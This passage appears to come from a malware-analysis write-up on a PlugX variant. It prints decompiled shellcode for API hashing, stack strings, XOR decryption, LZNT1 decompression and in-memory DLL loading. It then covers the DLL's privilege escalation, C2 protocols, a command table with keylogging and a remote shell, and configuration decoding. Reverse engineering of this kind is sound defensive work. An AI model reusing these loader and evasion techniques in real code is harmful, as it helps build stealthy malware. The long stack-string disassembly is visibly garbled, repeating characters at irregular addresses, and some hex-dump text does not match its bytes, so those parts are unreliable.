for ( ldr_entry = pLdr→InMemoryOrderModuleList.Flink; ldr_entry; ldr_entry = ADJ(ldr_entry)→InMemoryOrderLinks.Flink )
{
    wszDllName = ADJ(ldr_entry)→BaseDllName.Buffer;
    dll_name_length = ADJ(ldr_entry)→BaseDllName.Length;
    calced_hash = 0;
    do
    {
        calced_hash = _ROR4_(calced_hash, 13);
        if ( *wszDllName < 'a' )
            calced_hash += *wszDllName;           // calced_hash + letter
        else
            calced_hash = calced_hash + *wszDllName - 0x20;   // calced_hash + upper_letter
        wszDllName = (wszDllName + 1);
        --dll_name_length;
    }
    while ( dll_name_length );
    if ( calced_hash == 0x6A4ABC5B )           // kernel32.dll's hash
    {
        kernel32_base_addr = ADJ(ldr_entry)→DllBase;
        break;
    }
}
if ( !kernel32_base_addr )
    return 1;

```



```

python .\brute_force_dll_name.py
Found dll kernel32.dll of 0x6a4abc5b
Found dll ntdll.dll of 0x3cfa685d

```

Next it will retrieve the address of GetProcAddress:

```

for ( i = 0; i < export_dir_va→NumberOfNames; ++i )
{
    szAPIName = kernel32_base_addr + pFuncsNamesAddr[i];
    if ( *szAPIName == 'G'
        && szAPIName[1] == 'e'
        && szAPIName[2] == 't'
        && szAPIName[3] == 'p'
        && szAPIName[4] == 'r'
        && szAPIName[5] == 'o'
        && szAPIName[6] == 'c'
        && szAPIName[7] == 'A'
        && szAPIName[8] == 'd'
        && szAPIName[9] == 'd' )
    {
        GetProcAddress = (kernel32_base_addr
            + *(kernel32_base_addr
                + 4 * *(kernel32_base_addr + 2 * i + export_dir_va→AddressOfNameOrdinals)
                + export_dir_va→AddressOfFunctions));
        break;
    }
}
if ( !GetProcAddress )
    return 2;

```

By using the [stackstring](#) technique, the shellcode constructs the names of the APIs and gets the addresses of the following API functions:

```

.text:00401E99 ; CODE XREF: f_load_dll_from_memory+395j
.text:00401E99 mov     [ebp+var_4], 0
.text:00401E9B mov     edx, [ebp+var_4]
.text:00401E9C mov     [ebp+edx+szVirtualAlloc], 'V'; VirtualAlloc
.text:00401E9E mov     eax, [ebp+var_4]
.text:00401E9F mov     [ebp+var_4], eax
.text:00401EA0 mov     ecx, [ebp+var_4]
.text:00401EA1 mov     [ebp+ecx+szVirtualAlloc], 't'
.text:00401EA3 mov     edx, [ebp+var_4]
.text:00401EA4 add     edx, 1
.text:00401EA5 mov     [ebp+var_4], edx
.text:00401EA6 mov     eax, [ebp+var_4]
.text:00401EA7 mov     [ebp+eax+szVirtualAlloc], 'p'
.text:00401EA9 mov     ecx, [ebp+var_4]
.text:00401EAB add     ecx, 1
.text:00401EAC mov     [ebp+var_4], ecx
.text:00401EAD mov     edx, [ebp+var_4]
.text:00401EAE mov     [ebp+edx+szVirtualAlloc], 't'
.text:00401EB0 mov     eax, [ebp+var_4]
.text:00401EB1 add     eax, 1
.text:00401EB2 mov     [ebp+var_4], eax
.text:00401EB3 mov     ecx, [ebp+var_4]
.text:00401EB4 mov     [ebp+ecx+szVirtualAlloc], 'u'
.text:00401EB6 add     edx, 1
.text:00401EB7 mov     [ebp+var_4], edx
.text:00401EB8 mov     eax, [ebp+var_4]
.text:00401EB9 mov     [ebp+eax+szVirtualAlloc], 'a'
.text:00401EBB mov     ecx, [ebp+var_4]
.text:00401EBD add     ecx, 1
.text:00401EBE mov     [ebp+var_4], ecx
.text:00401EBF mov     edx, [ebp+var_4]
.text:00401EC0 mov     [ebp+edx+szVirtualAlloc], 't'
.text:00401EC2 mov     eax, [ebp+var_4]
.text:00401EC3 add     eax, 1
.text:00401EC4 mov     [ebp+var_4], eax
.text:00401EC5 mov     ecx, [ebp+var_4]
.text:00401EC6 mov     [ebp+ecx+szVirtualAlloc], 'e'
.text:00401EC8 add     edx, 1
.text:00401EC9 mov     [ebp+var_4], edx
.text:00401ECA mov     eax, [ebp+var_4]
.text:00401ECB mov     [ebp+eax+szVirtualAlloc], 'a'
.text:00401ED0 mov     ecx, [ebp+var_4]
.text:00401ED2 add     ecx, 1
.text:00401ED3 mov     [ebp+var_4], ecx
.text:00401ED4 mov     edx, [ebp+var_4]
.text:00401ED5 mov     [ebp+edx+szVirtualAlloc], 't'
.text:00401ED7 mov     eax, [ebp+var_4]
.text:00401ED8 add     eax, 1
.text:00401ED9 mov     [ebp+var_4], eax
.text:00401EDA mov     ecx, [ebp+var_4]
.text:00401EDB mov     [ebp+ecx+szVirtualAlloc], 'u'
.text:00401EDD add     edx, 1
.text:00401EDE mov     [ebp+var_4], edx
.text:00401EDF mov     eax, [ebp+var_4]
.text:00401EE0 mov     [ebp+eax+szVirtualAlloc], 'a'
.text:00401EE2 mov     ecx, [ebp+var_4]
.text:00401EE4 add     ecx, 1
.text:00401EE5 mov     [ebp+var_4], ecx
.text:00401EE6 mov     edx, [ebp+var_4]
.text:00401EE7 mov     [ebp+edx+szVirtualAlloc], 't'
.text:00401EE9 mov     eax, [ebp+var_4]
.text:00401EEA add     eax, 1
.text:00401EEB mov     [ebp+var_4], eax
.text:00401EEC mov     ecx, [ebp+var_4]
.text:00401EED mov     [ebp+ecx+szVirtualAlloc], 'e'
.text:00401EEF add     edx, 1
.text:00401EF0 mov     [ebp+var_4], edx
.text:00401EF1 mov     eax, [ebp+var_4]
.text:00401EF2 mov     [ebp+eax+szVirtualAlloc], 'a'
.text:00401EF4 mov     ecx, [ebp+var_4]
.text:00401EF6 add     ecx, 1
.text:00401EF7 mov     [ebp+var_4], ecx
.text:00401EF8 mov     edx, [ebp+var_4]
.text:00401EF9 mov     [ebp+edx+szVirtualAlloc], 't'
.text:00401F01 mov     eax, [ebp+var_4]
.text:00401F02 add     eax, 1
.text:00401F03 mov     [ebp+var_4], eax
.text:00401F04 mov     ecx, [ebp+var_4]
.text:00401F05 mov     [ebp+ecx+szVirtualAlloc], 'u'
.text:00401F07 add     edx, 1
.text:00401F08 mov     [ebp+var_4], edx
.text:00401F09 mov     eax, [ebp+var_4]
.text:00401F0A mov     [ebp+eax+szVirtualAlloc], 'a'
.text:00401F0C mov     ecx, [ebp+var_4]
.text:00401F0E add     ecx, 1
.text:00401F0F mov     [ebp+var_4], ecx
.text:00401F10 mov     edx, [ebp+var_4]
.text:00401F11 mov     [ebp+edx+szVirtualAlloc], 't'
.text:00401F13 mov     eax, [ebp+var_4]
.text:00401F14 add     eax, 1
.text:00401F15 mov     [ebp+var_4], eax
.text:00401F16 mov     ecx, [ebp+var_4]
.text:00401F17 mov     [ebp+ecx+szVirtualAlloc], 'e'
.text:00401F19 add     edx, 1
.text:00401F1A mov     [ebp+var_4], edx
.text:00401F1B mov     eax, [ebp+var_4]
.text:00401F1C mov     [ebp+eax+szVirtualAlloc], 'a'
.text:00401F1E mov     ecx, [ebp+var_4]
.text:00401F20 add     ecx, 1
.text:00401F21 mov     [ebp+var_4], ecx
.text:00401F22 mov     edx, [ebp+var_4]
.text:00401F23 mov     [ebp+edx+szVirtualAlloc], 't'
.text:00401F25 mov     eax, [ebp+var_4]
.text:00401F26 add     eax, 1
.text:00401F27 mov     [ebp+var_4], eax
.text:00401F28 mov     ecx, [ebp+var_4]
.text:00401F29 mov     [ebp+ecx+szVirtualAlloc], 'u'
.text:00401F2B add     edx, 1
.text:00401F2C mov     [ebp+var_4], edx
.text:00401F2D mov     eax, [ebp+var_4]
.text:00401F2E mov     [ebp+eax+szVirtualAlloc], 'a'
.text:00401F30 mov     ecx, [ebp+var_4]
.text:00401F32 add     ecx, 1
.text:00401F33 mov     [ebp+var_4], ecx
.text:00401F34 mov     edx, [ebp+var_4]
.text:00401F35 mov     [ebp+edx+szVirtualAlloc], 't'
.text:00401F37 mov     eax, [ebp+var_4]
.text:00401F38 add     eax, 1
.text:00401F39 mov     [ebp+var_4], eax
.text:00401F3A mov     ecx, [ebp+var_4]
.text:00401F3B mov     [ebp+ecx+szVirtualAlloc], 'e'
.text:00401F3D add     edx, 1
.text:00401F3E mov     [ebp+var_4], edx
.text:00401F3F mov     eax, [ebp+var_4]
.text:00401F40 mov     [ebp+eax+szVirtualAlloc], 'a'
.text:00401F42 mov     ecx, [ebp+var_4]
.text:00401F44 add     ecx, 1
.text:00401F45 mov     [ebp+var_4], ecx
.text:00401F46 mov     edx, [ebp+var_4]
.text:00401F47 mov     [ebp+edx+szVirtualAlloc], 't'
.text:00401F49 mov     eax, [ebp+var_4]
.text:00401F4A add     eax, 1
.text:00401F4B mov     [ebp+var_4], eax
.text:00401F4C mov     ecx, [ebp+var_4]
.text:00401F4D mov     [ebp+ecx+szVirtualAlloc], 'u'
.text:00401F4F add     edx, 1
.text:00401F50 mov     [ebp+var_4], edx
.text:00401F51 mov     eax, [ebp+var_4]
.text:00401F52 mov     [ebp+eax+szVirtualAlloc], 'a'
.text:00401F54 mov     ecx, [ebp+var_4]
.text:00401F56 add     ecx, 1
.text:00401F57 mov     [ebp+var_4], ecx
.text:00401F58 mov     edx, [ebp+var_4]
.text:00401F59 mov     [ebp+edx+szVirtualAlloc], 't'
.text:00401F5B mov     eax, [ebp+var_4]
.text:00401F5C add     eax, 1
.text:00401F5D mov     [ebp+var_4], eax
.text:00401F5E mov     ecx, [ebp+var_4]
.text:00401F5F mov     [ebp+ecx+szVirtualAlloc], 'e'
.text:00401F61 add     edx, 1
.text:00401F62 mov     [ebp+var_4], edx
.text:00401F63 mov     eax, [ebp+var_4]
.text:00401F64 mov     [ebp+eax+szVirtualAlloc], 'a'
.text:00401F66 mov     ecx, [ebp+var_4]
.text:00401F68 add     ecx, 1
.text:00401F69 mov     [ebp+var_4], ecx
.text:00401F6A mov     edx, [ebp+var_4]
.text:00401F6B mov     [ebp+edx+szVirtualAlloc], 't'
.text:00401F6D mov     eax, [ebp+var_4]
.text:00401F6E add     eax, 1
.text:00401F6F mov     [ebp+var_4], eax

```

```

117     return 2;
118     // "LoadLibraryA" → (size: 13)
119     strcpy(szLoadLibraryA, "LoadLibraryA");
120     v71 = 0x0;
121     LoadLibraryA = GetProcAddress(kernel32_base_addr, szLoadLibraryA);
122     if ( !LoadLibraryA )
123         return 3;
124     // "VirtualAlloc" → (size: 13)
125     strcpy(szVirtualAlloc, "VirtualAlloc");
126     v71 = 0x0;
127     VirtualAlloc = GetProcAddress(kernel32_base_addr, szVirtualAlloc);
128     if ( !VirtualAlloc )
129         return 4;
130     // "VirtualFree" → (size: 12)
131     strcpy(szVirtualFree, "VirtualFree");
132     v71 = 0x0;
133     VirtualFree = GetProcAddress(kernel32_base_addr, szVirtualFree);
134     if ( !VirtualFree )
135         return 5;
136     // "VirtualProtect" → (size: 15)
137     strcpy(szVirtualProtect, "VirtualProtect");
138     VirtualProtect = GetProcAddress(kernel32_base_addr, szVirtualProtect);
139     if ( !VirtualProtect )
140         return 6;
141     // "ExitThread" → (size: 11)
142     strcpy(szExitThread, "ExitThread");
143     v71 = 0x0;
144     if ( !GetProcAddress(kernel32_base_addr, szExitThread) )
145         return 6;
146     // "ntdll" → (size: 6)
147     strcpy(szntdll, "ntdll");
148     ntdll_handle = LoadLibraryA(szntdll);
149     if ( !ntdll_handle )
150         return 7;
151     // "RtlDecompressBuffer" → (size: 20)
152     strcpy(szRtlDecompressBuffer, "RtlDecompressBuffer");

```

LoadLibraryA
VirtualAlloc
VirtualFree
VirtualProtect
ExitThread
RtlDecompressBuffer
memcpy

Next, the shellcode performs a memory allocation (compressed_buf) of size 0x2E552, then reads data from offset 0x1592 (on disk) and executes an xor loop with a key is 0x72 to fill data into the compressed_buf. In fact, the size of compressed_buf is 0x2E542, but its first 16 bytes are used to store information about signature, uncompressed_size, compressed_size, so 0x10 is added.

Shellcode continues to allocate memory (uncompressed_buf) of size 0x4C000 and calls the RtlDecompressBuffer function to decompress the data at the compressed_buf into uncompressed_buf with the compression format is COMPRESSION_FORMAT_LZNT1.

```

signature = *ptr_enc_compressed_dll_addr; // ptr_enc_compressed_dll_addr = 0x1592 (offset on disk)
xor_key = signature - 0x7979A9AA; // signature = 0xC7EA9B1C // xor_key = 0x4E70F172
// dd 0B598E96Eh
// dd 0C7EA9B1Ch → signature
// dd 0004C000h → uncompressed_size
// dd 2E542h → compressed_size;
for ( j = 0; j < 0x10; ++j )
    config_info_buf[j] = xor_key ^ ptr_enc_compressed_dll_addr[j]; // xor_key = 0x72
if ( signature ≠ computed_signature )
    return 0xA;
dwSize = computed_compressed_size + 0x10; // dwSize = 0x2E552
compressed_buf = VirtualAlloc(0, computed_compressed_size + 0x10, MEM_COMMIT, PAGE_READWRITE);
if ( !compressed_buf )
    return 0xB;
xor_key = signature - 0x7979A9AA;
// fill compressed buffer
for ( k = 0; k < dwSize; ++k )
    *(&compressed_buf→decoded_buffer + k) = xor_key ^ ptr_enc_compressed_dll_addr[k];
// uncompressed_buf_size = 0x4C000
uncompressed_buf = VirtualAlloc(0, uncompressed_buf_size, MEM_COMMIT, PAGE_READWRITE);
if ( !uncompressed_buf )
    return 0xC;
final_uncompressed_size = 0;
// decompress dll payload to memory
if ( RtlDecompressBuffer(
    COMPRESSION_FORMAT_LZNT1,
    uncompressed_buf,
    uncompressed_buf_size, // 0x4C000
    &compressed_buf→compressed_buf,
    compressed_buf→compressed_size, // 0x2E542
    &final_uncompressed_size ) )
{
    return 0xD;
}
if ( uncompressed_buf_size ≠ final_uncompressed_size )

```

Based on the above analysis results, it is easy to get the extracted DLL file (however, the file header information was destroyed):

decompressed_dll_4C000.dump																	
Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000000	6C	41	76	62	42	48	6A	44	4C	75	4D	42	54	6B	57	57	lAvbBHjDLuMBtkWW
00000010	45	78	5A	45	4F	6F	54	65	79	70	75	44	63	4B	4E	45	ExZE0oTeypuDcKNE
00000020	74	6C	73	50	61	48	48	78	69	5A	7A	4A	6E	4E	6E	74	tlSPaHHxiZzJnNnt
00000030	69	49	46	4C	42	43	4F	59	50	58	54	00	E0	00	00	00	iIFLBCOYPXT.à...
00000040	78	43	52	55	6A	44	62	52	4E	4C	58	4A	76	73	47	79	xCRUjDbRNlXJvsGy
00000050	75	4F	77	76	55	59	55	76	76	46	58	5A	77	7A	42	55	uOwvUYUvvFXZwzBU
00000060	70	6F	4B	48	4D	75	50	46	45	45	67	45	73	67	71	61	poKHMuPFEEgEsgqa
00000070	56	69	75	4C	6E	6C	53	52	74	69	51	72	7A	63	4C	49	ViuLn1SRtiQrzLI
00000080	69	7A	61	55	6E	5A	6A	78	79	45	51	62	6D	76	42	69	izaUnZjxyEQbmVBi
00000090	53	4F	67	72	75	55	64	46	4E	6C	78	78	50	6F	50	64	SOgruUdFNlxxPoPd
000000A0	75	72	75	68	61	69	67	6F	61	58	52	71	4E	59	63	6C	uruhaigoaXRqNYcl
000000B0	75	4E	58	72	4C	44	42	69	48	49	65	67	56	43	75	48	uNXrLDBiHIegVCuH
000000C0	77	73	77	48	68	53	6B	45	72	4B	77	68	55	6C	52	78	wsWHzSkErKwUlRx
000000D0	4C	44	6B	46	42	64	59	79	4C	6E	79	72	50	52	71	54	LDkFBdYyLnYrPRqT
000000E0	53	6C	00	00	4C	01	03	00	30	83	1E	53	00	00	00	00	Sl..L...Of.S...
000000F0	00	00	00	00	E0	00	02	21	0B	01	0C	00	00	00	00	00	...à...!.....
00000100	00	3C	00	00	00	00	00	00	00	B0	81	00	00	00	10	00	...<...!.....
00000110	00	10	00	00	00	00	00	10	00	10	00	00	00	00	02	00
00000120	05	00	01	00	00	00	00	00	00	00	00	00	00	00	00	00
00000130	00	E0	04	00	00	00	00	00	00	00	00	00	00	00	40	01	..à.....@.
00000140	00	00	10	00	00	10	00	00	00	00	10	00	00	10	00	00
00000150	00	00	00	00	10	00	00	00	60	8F	04	00	45	00	00	00E...
00000160	30	91	04	00	78	00	00	00	00	00	00	00	00	00	00	00	0`..x.....
00000170	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000180	00	A0	04	00	0C	33	00	00	00	00	00	00	00	00	00	00	...3.....
00000190	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
000001A0	00	00	00	00	00	00	00	00	50	7A	00	00	40	00	00	00Pz..@...
000001B0	00	00	00	00	00	00	00	00	00	90	04	00	30	01	00	000...
000001C0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
000001D0	00	00	00	00	00	00	00	00	2E	74	65	78	74	00	00	00text...
000001E0	A5	7F	04	00	10	00	00	00	00	80	04	00	00	04	00	00	¥.....€....
000001F0	00	00	00	00	00	00	00	00	00	00	00	00	60	00	00	60`..`
00000200	2E	69	64	61	74	61	00	00	D2	07	00	00	00	90	04	00	..idata..ò.....
00000210	00	08	00	00	00	84	04	00	00	00	00	00	00	00	00	00
00000220	00	00	00	00	40	00	00	40	2E	72	65	6C	6F	63	00	00@...@.reloc..
00000230	0C	33	00	00	00	A0	04	00	00	34	00	00	00	8C	04	00	..3....4...€....

Fix the header information and check with [PE-bear](#), this DLL has the original name is RFPmzNfQQFPXX and only exports one function named Main:

decompressed_dll_fixed.bin

Disasm: .text		General	DOS Hdr	File Hdr	Optional Hdr	Section Hdrs	Exports
✚							
Offset	Name	Value	Meaning				
48360	Characteristics	0					
48364	TimeStamp	612C95CD	Monday, 30.08.2021 08:24:45 UTC				
48368	MajorVersion	0					
4836A	MinorVersion	0					
4836C	Name	48F92	RFPmzNfQQFPXX				
48370	Base	1					
48374	NumberOfFunctions	1					
48378	NumberOfNames	1					
4837C	AddressOfFunctions	48F88					
48380	AddressOfNames	48F8C					
48384	AddressOfNameOrdinals	48F90					
Exported Functions [1 entry]							
Offset	Ordinal	Function RVA	Name RVA	Name	Forwarder		
48388	1	8190	48FA0	Main			

Back to the shellcode, after decompressing the DLL into memory, it will perform the task of a loader to map this DLL into a new memory region. Then, call to the exported function (here is the Main function) to perform the the main task of malware:

```

plugx_decrypted_dll = plugx_mapped_dll;
// 0070000 00 00 00 00 29 00 6C 02 A8 0A 03 00 92 15 6C 02 ....).l."...'.l.
// 0070010 52 E5 02 00 69 00 6C 02 0C 15 00 00 00 00 00 00 Râ..i.l.....
plugx_mapped_dll->signature = 0;
plugx_decrypted_dll->ptr_shellcode_base = ptr_call_addr; // 00402029 E8 00 00 00 00
plugx_decrypted_dll->shellcode_size = end_sc_offset;
plugx_decrypted_dll->ptr_encrypted_PlugX = ptr_enc_compressed_dll_addr; // 00403592 1C 9B ....
plugx_decrypted_dll->encrypted_PlugX_size = compressed_dll_size; // 0x2E552
plugx_decrypted_dll->config = config; // 0x0402069 (offset 0x69 on disk)
plugx_decrypted_dll->config_size = config_size; // 0x0150C
plugx_decrypted_dll->ptr_PlugX_entry_point = plugx_mapped_dll + payload_nt_headers->OptionalHeader.AddressOfEntryPoint;
VirtualProtect(lpAddress, payload_raw_size, PAGE_EXECUTE_READWRITE, &fOldProtect);
if ( !(plugx_decrypted_dll->ptr_PlugX_entry_point)(plugx_mapped_dll, 1, 0) )
    return 0x15;
if ( ExportProc )
    ExportProc(); // execute export function
if ( !VirtualFree(compressed_buf, 0, MEM_RELEASE) )
    return 0x16;
if ( VirtualFree(uncompressed_buf, 0, MEM_RELEASE) )
    return 0;
return 0x17;

```

Note: At the time of analyzing this shellcode, we have not yet confirmed it is a variant of the PlugX malware, but only raised doubts about the relationship. It was only when we analyzed the above extracted Dll, then we confirmed for sure that this was a variant of PlugX and renamed the fields in the struct for understandable reasons as screenshot above.

4. Analyze the extracted Dll

We will not go into detailed analysis of this Dll, but only provide the necessary information to prove that this is a PlugX variant as well as the process of decrypting the configuration information that the malware will use.

4.1. How PlugX calls an API function

In this variant, information about API functions is stored in xmmword, then loaded into the xmm0 (128-bit) register, the missing part of the function name will be loaded through the stack. The malicious code gets the handle of the Dll corresponding to these API functions, then uses GetProcAddress function to retrieve the address of the specified API function to use later:

```

.text:10027A90 000      push     ebp
.text:10027A91 004      mov      ebp, esp
.text:10027A93 004      sub      esp, 84h
.text:10027A99 088      movdqa   xmm0, xmmword_100078A0
.text:10027AA1 088      mov      eax, GetCurrentProcess_0
.text:10027AA6 088      push     ebx
.text:10027AA7 08C      push     esi
.text:10027AA8 090      xor      esi, esi
.text:10027AAA 090      mov      [ebp+lpName], ecx
.text:10027AAD 090      mov      [ebp+token_handle], esi
.text:10027AB0 090      mov      [ebp+var_60], 73h ; 's'
.text:10027AB6 090      push     edi
.text:10027AB7 094      mov      edi, ds:GetProcAddress
.text:10027ABD 094      movdqu   xmmword ptr [ebp+ProcName], xmm0
.text:10027AC2 094      test     eax, eax
.text:10027AC4 094      jnz      short loc_10027AD7
.text:10027AC4
.text:10027AC6 094      lea      eax, [ebp+ProcName]
.text:10027AC9 094      push     eax ; lpProcName
.text:10027ACA 098      call     f_retrieve_kernel32_handle
.text:10027ACA
.text:10027ACF 098      push     eax ; hModule
.text:10027AD0 09C      call     edi ; GetProcAddress
.text:10027AD0
.text:10027AD2 094      mov      GetCurrentProcess_0, eax
.text:10027AD2
.text:10027AD7
.text:10027AD7 loc_10027AD7: ; CODE XREF: f_check_and_enable_privilege
.text:10027AD7 094      call     eax ; GetCurrentProcess_0

```

4.2. Create main thread to execute

The malware adjusts the SeDebugPrivilege and SeTcbPrivilege tokens of its own process in order to gain full access to system processes. Then it creates its main thread, which is named "bootProc":

```

f_create_unnamed_event(0)→dll_base = dll_base;
f_create_unnamed_event(0)→dll_base = dll_base;
f_create_unnamed_event(0)→dll_base = dll_base;
*wszSeDebugPrivilege = 'e\0S';
*&wszSeDebugPrivilege[2] = 'e\0D';
*&wszSeDebugPrivilege[4] = 'u\0b';
*&wszSeDebugPrivilege[6] = 'P\0g';
*&wszSeDebugPrivilege[8] = 'i\0r';
*&wszSeDebugPrivilege[0xA] = 'i\0v';
*&wszSeDebugPrivilege[0xC] = 'e\0l';
*&wszSeDebugPrivilege[0xE] = 'e\0g';
wszSeDebugPrivilege[0x10] = 0;
*wszSeTcbPrivilege = 'e\0S';
*&wszSeTcbPrivilege[2] = 'c\0T';
*&wszSeTcbPrivilege[4] = 'P\0b';
*&wszSeTcbPrivilege[6] = 'i\0r';
*&wszSeTcbPrivilege[8] = 'i\0v';
*&wszSeTcbPrivilege[0xA] = 'e\0l';
*&wszSeTcbPrivilege[0xC] = 'e\0g';
v6 = 0;
f_check_and_enable_privilege(wszSeDebugPrivilege); // SeDebugPrivilege
f_check_and_enable_privilege(wszSeTcbPrivilege); // SeTcbPrivilege
strcpy(szbootProc, "bootProc");
critical_section = sub_10007E50(0);
return f_spawn_thread(critical_section, &p_thread_handle, szbootProc, f_main_thread_func 0);

```

4.3. Communicating with C2

The malware can communicate with C2 via TCP, HTTP or UDP protocols:

```
strcpy(szTCP_proto, "TCP");
strcpy(szHTTP_proto, "HTTP");
sz_protocol_info = L"*";
strcpy(szUDP_proto, "UDP");
strcpy(szICMP_proto, "ICMP");
switch ( choose_proto_flag )
{
    case 2:
        sz_protocol_info = szTCP_proto;
        break;
    case 3:
        sz_protocol_info = szHTTP_proto;
        break;
    case 4:
        sz_protocol_info = szUDP_proto;
        break;
    case 5:
        sz_protocol_info = szICMP_proto;
        break;
    default:
        break;
}
```

```
// Protocol:[%4s],
*szProto_Host_Proxy_format_str = _mm_load_si128(&xmmword_10007120);
strcpy(v15, "%s:%s\r\n");
port_num_hi = HIWORD(src->f_retrieve_ip_address);
port_num_lo = LOWORD(src->f_retrieve_ip_address);
v8 = a2[1];
// Host: [%s:%d], P
v13 = _mm_load_si128(&xmmword_10007240);
// roxy: [%d:%s:%d:
v14 = _mm_load_si128(&xmmword_10007180);
// Protocol:[%4s], Host: [%s:%d], Proxy: [%d:%s:%d:%s:%s]\r\n
wsprintfA(
    szProto_Host_Proxy_full_str,
    szProto_Host_Proxy_format_str,
    sz_protocol_info,
    a2 + 2,
    v8,
    port_num_lo,
    &src->field_4,
    port_num_hi,
    &src->event_handle_1,
    &src->field_84);
f_send_str_to_debugger(szProto_Host_Proxy_full_str);
switch ( choose_proto_flag )
{
    case 2:
        result = f_connect_c2_over_TCP(this, arg0, a2, src);
        break;
    case 3:
        result = f_connect_c2_over_HTTP(this, arg0, a2, src);
        break;
    case 4:
        result = f_connect_c2_over_UDP(this, arg0, a2, src);
        break;
    case 5:
        result = 0x32;
}
```

4.4. Implemented commands

The malware will receive commands from the attacker to execute the corresponding functions related to *Disk*, *Network*, *Process*, *Registry*, etc.

```
map_file_buf = f_mapping_file_and_retrun_buf();
if ( map_file_buf )
{
    strcpy(&sz_input_cmd[0], "Disk");
    (*map_file_buf)(0xFFFFFFFF, 0, 0x20120325, f_perform_disk_action_command);
}
f_perform_keylogger();
v15 = sub_100175F0();
if ( v15 )
{
    strcpy(&sz_input_cmd[4], "Nethood");
    (*v15)(0xFFFFFFFF, 5, 0x20120213, f_enumerate_network_resources, &sz_input_cmd[4]);
}
v16 = sub_10017AD0();
if ( v16 )
{
    strcpy(&sz_input_cmd[4], "Netstat");
    (*v16)(0xFFFFFFFF, 4, 0x20120215, f_retrieve_network_statistics, &sz_input_cmd[4]);
}
v17 = sub_10018DB0();
if ( v17 )
{
    strcpy(&sz_input_cmd[4], "Option");
    (*v17)(0xFFFFFFFF, 6, 0x20120128, f_perform_option_sub_command, &sz_input_cmd[4]);
}
v18 = sub_100195B0();
if ( v18 )
{
    strcpy(&sz_input_cmd[4], "PortMap");
    (*v18)(0xFFFFFFFF, 7, 0x20120325, f_start_port_mapping, &sz_input_cmd[4]);
}
v19 = sub_10019A10();
if ( v19 )
{
    strcpy(&sz_input_cmd[4], "Process");
    (*v19)(0xFFFFFFFF, 1, 0x20120204, f_perform_process_sub_command, &sz_input_cmd[4]);
}
```

```
switch ( cmd_info->subcommand )
{
    case 0x3000:
        result = f_enumerate_drives(a1, cmd_info);
        break;
    case 0x3001:
        result = f_find_file(a1, cmd_info);
        break;
    case 0x3002:
        result = f_find_file_recursively(a1, cmd_info);
        break;
    case 0x3004:
        result = f_read_file(a1, cmd_info);
        break;
    case 0x3007:
        result = f_write_file(a1, cmd_info);
        break;
    case 0x300A:
        result = f_create_directory(a1, cmd_info);
        break;
    case 0x300C:
        result = f_create_process_on_hidden_desktop(a1, cmd_info);
        break;
    case 0x300D:
        result = f_file_action(a1, cmd_info); // file copy/rename/delete/move
        break;
    case 0x300E:
        result = f_get_expanded_environment_string(a1, cmd_info);
        break;
    default:
        result = 0xFFFFFFFF;
        break;
}
return result;
```

The entire list of commands as shown in the table below that the attacker can execute through this malware sample:

Command Group	Sub-command	Description
Disk	0x3000	Get information about the drives (type, free space)

	0x3001	Find file
	0x3002	Find file recursively
	0x3004	Read data from the specified file
	0x3007	Write data to the specified file
	0x300A	Create a new directory
	0x300C	Create a new process on hidden desktop
	0x300D	File action (file copy/rename/delete/move)
	0x300E	Expand environment-variable strings
Nethood	0xA000	Enumeration of network resources
Netstat	0xD000	Retrieve a table that contains a list of TCP endpoints
	0xD001	Retrieve a table that contains a list of UDP endpoints
	0xD002	Set the state of a TCP connection
Option	0x2000	Lock the workstation's display
	0x2001	Force shut down the system
	0x2002	Restart the system
	0x2003	Shut down the system safely
	0x2005	Display message box
PortMap	0xB000	Perform port mapping
Process	0x5000	Retrieve processes info
	0x5001	Retrieve modules info
	0x5002	Terminate specified process
RegEdit	0x9000	Enumerate registry
	0x9001	Create registry
	0x9002	Delete registry

	0x9003	Copy registry
	0x9004	Enumerates the values of the specified open registry key
	0x9005	Sets the data and type of a specified value under a registry key
	0x9006	Deletes a named value from the specified registry key
	0x9007	Retrieves a registry value
Service	0x6000	Retrieves the configuration parameters of the specified service
	0x6001	Changes the configuration parameters of a service
	0x6002	Starts a service
	0x6003	Sends a control code to a service
	0x6004	Delete service
Shell	0x7002	Create pipe and execute command line
SQL	0xC000	Get SQL data sources
	0xC001	Lists SQL drivers
	0xC002	Executes SQL statement
Telnet	0x7100	Start telnet server
Screen	0x4000	simulate working over the RDP Protocol
	0x4100	Take screenshot
KeyLog	0xE000	Perform key logger function, log keystrokes to file "%allusersprofile%\MSDN\6.0\USER.DAT"

4.5. Decrypt PlugX configuration

As analyzed above, the malware will connect to the C2 address via HTTP, TCP or UDP protocols depending on the specified configuration. So where is this config stored? With the old malware samples that we have analyzed ([1](#), [2](#), [3](#), [4](#)), the PlugX configuration is usually stored in the .data section with the size of 0x724 (1828) bytes.

```

f_MemCpy(&MalConfig, &encoded_config_data, 0x724u);
result = f_memcmp(&MalConfig, "XXXXXXXX", 8u);
if ( result )
{
    // 123456789
    strcpy(xor_key, "123456789");
    xor_key_len = f_strlenA(xor_key);
    result = f_XorDecode(&MalConfig, 0x724, xor_key, xor_key_len);
}

```

old PlugX sample

```

.data:1001E000 _data          segment para pub
.data:1001E000          assume cs:_data
.data:1001E000          ;org 1001E000h
.data:1001E000 encoded_config_data db 0D9h ; 0
.data:1001E001          db 31h ; 1
.data:1001E002          db 33h ; 3
.data:1001E003          db 34h ; 4
.data:1001E004          db 78h ; x
.data:1001E005          db 36h ; 6
.data:1001E006          db 5Eh ; ^
.data:1001E007          db 38h ; 8
.data:1001E008          db 5Ah ; Z
.data:1001E009          db 31h ; 1
.data:1001E00A          db 40h ; @
.data:1001E00B          db 33h ; 3
.data:1001E00C          db 58h ; [
.data:1001E00D          db 35h ; 5
.data:1001E00E          db 45h ; E
.data:1001E00F          db 37h ; 7
.data:1001E010          db 57h ; W
.data:1001E011          db 39h ; 9
.data:1001E012          db 57h ; W
.data:1001E013          db 32h ; 2
.data:1001E014          db 47h ; G
.data:1001E015          db 34h ; 4
.data:1001E016          db 15h
.data:1001E017          db 36h ; 6
.data:1001E018          db 7Ah ; z
.data:1001E019          db 38h ; 8
.data:1001E01A          db 58h ; X
.data:1001E01B          db 31h ; 1
.data:1001E01C          db 5Eh ; ^
.data:1001E01D          db 33h ; 3

```

